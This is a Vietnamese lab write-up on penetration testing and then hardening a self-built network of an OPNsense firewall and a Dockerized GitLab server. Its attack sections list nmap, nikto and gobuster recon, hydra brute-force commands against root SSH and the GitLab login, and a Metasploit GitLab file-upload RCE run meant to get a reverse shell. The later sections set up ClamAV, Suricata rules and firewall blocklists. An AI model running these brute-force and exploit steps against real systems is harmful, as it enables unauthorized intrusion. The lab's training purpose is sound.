# **Sơ đồ Lab: GitLab + Nginx Proxy + Firewall nội bộ**

**Mô tả tổng thể:**

Bạn đang triển khai 3 máy ảo chính, mỗi máy có vai trò riêng biệt:

1. **Client (Windows/Linux)**:
   * IP: 192.168.160.10
   * Vai trò: Thiết bị người dùng để kiểm thử truy cập GitLab thông qua Firewall.
2. **OpnSense Firewall**:
   * Interface WAN: 192.168.160.131/24 (kết nối ra Internet qua card NAT)
   * Interface LAN: 192.168.1.20/24 (kết nối vào mạng nội bộ)
   * Vai trò: Tường lửa nội bộ bảo vệ và kiểm soát truy cập giữa Client và Server GitLab.
3. **Server Ubuntu (Docker Host)**:
   * IP: 192.168.1.30/24
   * Vai trò:
     + Chạy Docker Engine.
     + Deploy GitLab bằng container (gitlab/gitlab-ee)
     + Chạy Nginx proxy (nếu cần cho SSL/TLS hoặc reverse proxy).

# **Các giai đoạn Đánh giá và Tăng cường bảo mật**

**Giai đoạn 1: Pentest từ ngoài**

* Kali dùng card mạng NAT (card 8) scan Opnsense WAN.
* Kiểm tra dịch vụ public ra (ví dụ Nginx proxy, GitLab).
* Thực hiện các kỹ thuật Recon, Scanning, Exploit.

**Giai đoạn 2: Pentest từ trong**

* Kali chuyển về card LAN (card 2) để scan hệ thống nội bộ (192.168.1.x).
* Focus vào các service nội bộ: Docker container, GitLab, dịch vụ không public.

**Giai đoạn 3: Cài giải pháp phòng thủ**

* Cài **ClamAV** scan realtime trên server.
* Triển khai **Suricata** với bộ rule ET + Abuse.ch feed tích hợp.
* Cấu hình chặn IP xấu trên Opnsense FW.
* Tối ưu rule để tránh false positive.

**Giai đoạn 4: Viết tài liệu tổng kết**

* Ghi rõ từng bước triển khai, pentest, lỗ hổng phát hiện, giải pháp áp dụng.
* Phân tích hiệu quả: Trước và sau khi deploy giải pháp.

# Giai đoạn 1: Pentest từ ngoài (Mạng WAN)

**Mục tiêu:**

* Kali Linux (Client) -> tấn công vào **WAN Interface** của **OpnSense**.
* Mô phỏng tấn công từ ngoài Internet.
* Tìm dịch vụ **đang mở** + kiểm tra **lỗ hổng** nếu có.

## **1. Chuẩn bị Môi Trường**

✅ **Kali Linux**:

* Card mạng NAT (card 8) gắn sẵn.
* IP ví dụ: 192.168.160.10.

✅ **OpnSense Firewall**:

* WAN IP: 192.168.160.131/24.
* Đã up firewall và đang bật.


✅ **Server Ubuntu**:

* Cứ để yên, nó đang nằm sau Firewall.

## **2. Kali: Kiểm Tra Kết Nối**

**Trên Kali**, mở Terminal, kiểm tra có "nhìn thấy" OpnSense hay không:

ping 192.168.160.131




## **3. Kali: Quét Cổng (Port Scanning)**

**Dùng Nmap để quét port OpnSense**

Câu lệnh cơ bản:

sudo nmap -sS -T4 192.168.160.131 -oN quickscan.txt



**Giải thích:**

* -sS: Stealth Scan (TCP SYN scan).
* -T4: Tăng tốc độ scan nhanh hơn.
* -p-: Scan tất cả 65535 cổng.

 **Tổng quan**:


* Nmap quét mặc định 1000 cổng TCP phổ biến nhất.
* Trong số đó, 997 cổng được báo là **"filtered"** (lọc), nghĩa là không có phản hồi từ máy chủ, có thể do firewall chặn.

 **Các cổng mở**:

1. **Cổng 53/tcp - open - domain**:
   * **Dịch vụ**: Thường là DNS (Domain Name System).
   * **Ý nghĩa**: Máy chủ đang chạy dịch vụ DNS và cho phép truy cập từ bên ngoài qua cổng này.
2. **Cổng 80/tcp - open - http**:
   * **Dịch vụ**: Web server HTTP.
   * **Ý nghĩa**: Có một trang web hoặc giao diện quản lý không mã hóa đang hoạt động.
3. **Cổng 443/tcp - open - https**:
   * **Dịch vụ**: Web server HTTPS (HTTP với SSL/TLS).
   * **Ý nghĩa**: Một dịch vụ web an toàn đang chạy, có thể là giao diện quản lý hoặc proxy.

Quét sâu full-port (có retry, timeout):

sudo nmap -sS -T4 -p- --max-retries 2 --host-timeout 10m 192.168.160.131 -oN fullscan.txt

Đợi khá lâu  


**Phân tích Kết quả Nmap Scan**

Kết quả quét nmap của bạn cho thấy:

* Nhiều cổng ở trạng thái "filtered", nghĩa là firewall đang hoạt động và chặn truy cập
* Các cổng filtered nằm trong các dải:
  + 7800-7900
  + 9100-9200
  + 16080
  + 65000+

**Đánh giá bảo mật:**

1. **Kết quả tích cực**:
   * Không có cổng nào ở trạng thái "open" - điều này tốt vì không có dịch vụ nào trực tiếp tiếp xúc với mạng ngoài
   * Tất cả đều "filtered" - OpnSense đang hoạt động đúng, chặn kết nối trực tiếp
2. **Điểm cần lưu ý**:
   * Các cổng "filtered" vẫn có thể bị phát hiện - tốt nhất là cấu hình DROP hoàn toàn các kết nối đến cổng không sử dụng (thay vì REJECT)
   * Nhiều dịch vụ filtered có thể tiết lộ thông tin về hệ thống của bạn

## **4. Kali: Phân tích dịch vụ (Service Detection)**

Sau khi biết port mở, quét sâu hơn để biết dịch vụ nào chạy:

nmap -sV -p 22,443 192.168.160.131

**Giải thích:**


* -sV: Detect phiên bản dịch vụ.
* -p: Quét chỉ cổng 22 và 443 (hoặc các port bạn thấy mở lúc nãy).
* **Các cổng đã quét:**
  + Cổng 22 (SSH): Đang ở trạng thái **filtered** - nghĩa là firewall đang chủ động chặn kết nối
  + Cổng 443 (HTTPS): Đang **mở** và chạy dịch vụ OPNsense Web GUI
* **Phát hiện về OPNsense:**
  + Xác nhận đây là OPNsense Firewall (dựa trên HTTP header "Server: OPNsense")
  + Web interface đang chạy trên HTTPS
  + Hệ thống sử dụng bảo mật CSRF (Cross-Site Request Forgery) để bảo vệ form
  + Phiên PHP session được thiết lập với các flag bảo mật (secure, HttpOnly, SameSite=Lax)
* **Các header bảo mật HTTP:**
  + Content-Security-Policy: Được cấu hình để giảm thiểu XSS
  + X-Frame-Options: SAMEORIGIN (chống clickjacking)
  + X-Content-Type-Options: nosniff (ngăn MIME-type sniffing)
  + X-XSS-Protection: Bật (1; mode=block)
  + Referrer-Policy: same-origin

## **5. Kali: Kiểm tra Web Server**

Nếu phát hiện có cổng **80** hoặc **443**, bạn mở trình duyệt:

<https://192.168.160.131>

Xem giao diện OpnSense Login, Nginx, GitLab,... có public ra không.



Nếu cần dùng curl để test nhanh:

curl -k <https://192.168.160.131>

(-k để bỏ qua SSL warning)

Ok! Mình thấy bạn đã **curl** thẳng vào IP 192.168.160.131 (đây là WAN IP của OPNsense trong lab đúng không?), và kết quả trả về là **trang login của OPNsense Web GUI**.  
Tức là **cổng 443 (HTTPS)** đã mở và public ra ngoài, và dịch vụ **OPNsense web admin** đang trực tiếp lộ diện trên WAN!

## **6. Kali: Recon sâu thêm**

**WhatWeb** (lấy thông tin webserver):

whatweb <https://192.168.160.131>

**Nikto** (scan lỗ hổng web):

nikto -h <https://192.168.160.131>

## **7. Kali: Exploit (Nếu phát hiện lỗ hổng)**

Phân tích sâu dịch vụ web OPNsense

1. Dùng Nikto scan lỗi bảo mật web:


nikto -h https://192.168.160.131 -C all

**Phát hiện chính (bản cập nhật):**

| **Mục** | **Mô tả** | **Nguy cơ** |
| --- | --- | --- |
| **Chứng chỉ SSL** | Tự ký (self-signed) - như trước | Không tin cậy (risk MITM) |
| **Thiếu HSTS** (Strict-Transport-Security) | Không ép dùng HTTPS | Dễ bị downgrade attack |
| **Thiếu X-Content-Type-Options** | Không set nosniff trên **file .CGI** mới phát hiện (/EjDCq1AQ.CGI) | Dễ bị XSS nếu file CGI trả dữ liệu đặc biệt |
| **Mismatch SSL Hostname** | 192.168.160.131 ≠ OPNsense.localdomain | Không đúng chuẩn SSL hostname |
| **HTTP Methods** | Vẫn OPTIONS, GET, HEAD, POST | Bình thường nhưng nên kiểm soát thêm nếu public |

2. Dùng Gobuster liệt kê thư mục ẩn:


gobuster dir -u https://192.168.160.131 -w /usr/share/wordlists/dirb/common.txt -k -b 302



 /index.php → **Status 200** → File PHP chính, có thể là homepage.

 /javascript/ → **Status 301** → Một thư mục chứa file JS (Redirect tới /javascript/)

 /xmlrpc.php → **Status 200** → Endpoint rất đặc trưng, **thường thấy trong WordPress** (hoặc CMS khác) → Có thể khai thác xmlrpc exploit nếu là WordPress.

Dùng whatweb xem   


**Các thông tin chi tiết phát hiện được:**

* **Cookies**:
  + PHPSESSID
  + cookie\_test
  + (đều có HttpOnly và Secure flags)
* **Framework / Công nghệ**:
  + HTML5
  + jQuery version **3.5.1**
* **Bảo mật Header**:
  + X-Frame-Options: SAMEORIGIN
  + X-Content-Type-Options: nosniff
  + X-XSS-Protection: 1; mode=block
  + Content-Security-Policy: default-src 'self' ...
  + Referrer-Policy: same-origin
* **Tính năng form đăng nhập**:
  + Có trường nhập mật khẩu (passwordfld).

SearchSploit kiểm tra lỗ hổng:

Trước tiên, hãy chắc chắn rằng bạn đã cập nhật **Exploit-DB** bằng cách chạy lệnh:

searchsploit -u

Khai thác

searchsploit opnsense

**1. Passive Recon (thụ động):**

* **DNS Enumeration** (nếu bạn publish domain GitLab ra Internet hoặc gắn tên miền ảo nội bộ).
  + Dùng lệnh:

nslookup gitlab.domain.local

dig gitlab.domain.local

* **Whois / Shodan / Censys** (nếu có IP Public).

**2. Active Recon (chủ động):**

* **Ping sweep** (quét IP mạng LAN)

fping -a -g 192.168.1.0/24

**Nmap discovery scan**:

**Nmap discovery scan**:

nmap -O -sV 192.168.1.30

Exploitation (Khai thác lỗ hổng)

**1. Xác định mục tiêu:**

* Nếu phát hiện GitLab bản lỗi thời → tra CVE. Ví dụ:
  + GitLab 13.x → CVE-2021-22205 (RCE qua upload ảnh)
  + GitLab 14.x → CVE-2021-4191 (Privilege Escalation)
* Nếu phát hiện SSH mở, dò password brute-force:

hydra -l root -P rockyou.txt ssh://192.168.1.30

**2. Exploit Manual:**

* Upload exploit code (nếu cần).
* Nếu GitLab lộ public repo → tìm config/secret/token.

**3. Sử dụng Metasploit:**

* Ví dụ exploit GitLab RCE:

msfconsole

use exploit/multi/http/gitlab\_file\_upload

set RHOSTS 192.168.1.30

set LHOST (IP bạn)

set TARGETURI /

run

**🎯 Kết quả mong đợi:**

* Lấy được quyền truy cập trái phép vào GitLab server.
* Có thể chiếm quyền shell (reverse shell) nếu RCE thành công.
* Ghi lại toàn bộ quá trình để đưa vào báo cáo lab.

## **8. Kết thúc Giai Đoạn 1**

* Lưu kết quả:
  + Screenshot lại.
  + Ghi lại các port mở.
  + Ghi chú các dịch vụ và version.
  + Các lỗ hổng tiềm năng tìm được.

Sau đó sẽ bước sang **Giai đoạn 2**: **Tấn công từ nội bộ (LAN)**.

# Giai đoạn 2: Pentest từ trong mạng LAN

**Bước Pentest nội bộ**

**1. Khám phá mạng (Network Discovery)**

Dò quét các host nội bộ:

netdiscover -r 192.168.1.0/24

Quét nhanh các port:

nmap -sS -T4 192.168.1.0/24

**2. Scan chi tiết dịch vụ trên Server (192.168.1.30)**

Xác định các port đang mở:

nmap -sV -A 192.168.1.30

Xác định service chạy trong Docker (ví dụ: GitLab thường chạy port 80, 443, 22):

nmap -p- -sV 192.168.1.30

**3. Xác định Docker Container đang chạy**

* Nếu có quyền truy cập:

docker ps -a

docker inspect <container\_id>

**4. Pentest GitLab**

* Thử truy cập web: http://192.168.1.30
* Kiểm tra lỗi cấu hình GitLab:
  + Mở đăng ký người dùng?
  + Phiên bản GitLab có lỗ hổng?
  + Web expose file .gitlab-ci.yml, .env, hay thông tin sensitive?
* Kiểm tra brute force login:

hydra -l root -P rockyou.txt 192.168.1.30 http-post-form "/users/sign\_in:username=^USER^&password=^PASS^:Incorrect"

**5. Scan lỗ hổng dịch vụ nội bộ**

* Sử dụng các công cụ:
  + nmap --script vuln
  + nikto -host http://192.168.1.30
  + wpscan nếu có dịch vụ web
  + docker scan <image> nếu lấy được image từ server
  + trivy image gitlab/gitlab-ee (phân tích lỗ hổng image Docker)

# **Giai đoạn 3: Cài giải pháp phòng thủ**

**1. Cài ClamAV để quét virus realtime trên Server Ubuntu**

* **Mục tiêu**: Bảo vệ Server Ubuntu (nơi chạy Docker GitLab) khỏi mã độc.
* **Các bước:**

Cài ClamAV:

sudo apt update

sudo apt install clamav clamav-daemon -y

Cập nhật database virus:

sudo freshclam

Bật dịch vụ clamav-daemon để ClamAV chạy nền và quét realtime:

sudo systemctl enable clamav-daemon

sudo systemctl start clamav-daemon

Tùy chỉnh thêm:

Cấu hình /etc/clamav/clamd.conf nếu cần quét các thư mục đặc biệt như /var/opt/gitlab.

**2. Triển khai Suricata (IDS/IPS) với rule ET + Abuse.ch**

* **Mục tiêu**: Phát hiện, ngăn chặn traffic độc hại trên mạng LAN.
* **Các bước:**

Cài Suricata:

sudo apt install suricata -y

Cấu hình Suricata:

File chính /etc/suricata/suricata.yaml

Bật các nguồn rule:

 **ET (Emerging Threats)**: Bộ rule miễn phí và mạnh mẽ.

 **Abuse.ch**: Feed chuyên về botnet, ransomware, malware C2.

 Cách thêm ruleset:

sudo suricata-update

sudo suricata-update add-source et/open https://rules.emergingthreats.net/open/suricata-6.0/emerging.rules.tar.gz

sudo suricata-update add-source abusech/ssl https://sslbl.abuse.ch/blacklist/sslblacklist.rules

sudo suricata-update

sudo systemctl restart suricata

Kiểm tra trạng thái:

sudo systemctl status suricata

(Tuỳ chọn) Nếu dùng Docker network bridge, chỉnh thêm interface mạng để Suricata bám vào Docker bridge (br-xxxx).

**3. Cấu hình chặn IP xấu trên OpnSense Firewall**

* **Mục tiêu**: Chặn các IP nguy hiểm theo blacklist tự động.
* **Các bước:**

Trên OpnSense GUI:

 Vào **Firewall → Aliases → Create new Alias**.

 Loại: **URL Table (IPs)**.

 Nguồn:

 Abuse.ch IP blocklist

 Emerging Threats blocklist

 Spamhaus DROP list

Sau đó, tạo **Firewall Rules**:

 Action: **Block**.

 Source: **Alias bạn vừa tạo**.

 Interface: LAN / WAN (tuỳ theo hướng cần chặn).

Cập nhật lịch tự động tải IP blacklist (schedule refresh).

4. **Tối ưu Rule tránh False Positive (Giảm báo động giả)**

**Nguyên tắc:**

* Bật các rule cần thiết, tắt những rule không phù hợp môi trường.
* Theo dõi log Suricata (eve.json) để kiểm tra rule nào hay cảnh báo sai → disable rule đó.

Các thao tác:

Phân tích log:

cat /var/log/suricata/eve.json | jq

Xác định rule\_id cần disable.

Disable nhanh bằng file disable.conf:

echo "rule\_id" >> /etc/suricata/disable.conf

sudo suricata-update

sudo systemctl restart suricata

**Ví dụ**: Nếu bạn thấy rule ET POLICY Dropbox Access mà bạn biết server bạn cần Dropbox thì disable rule đó đi.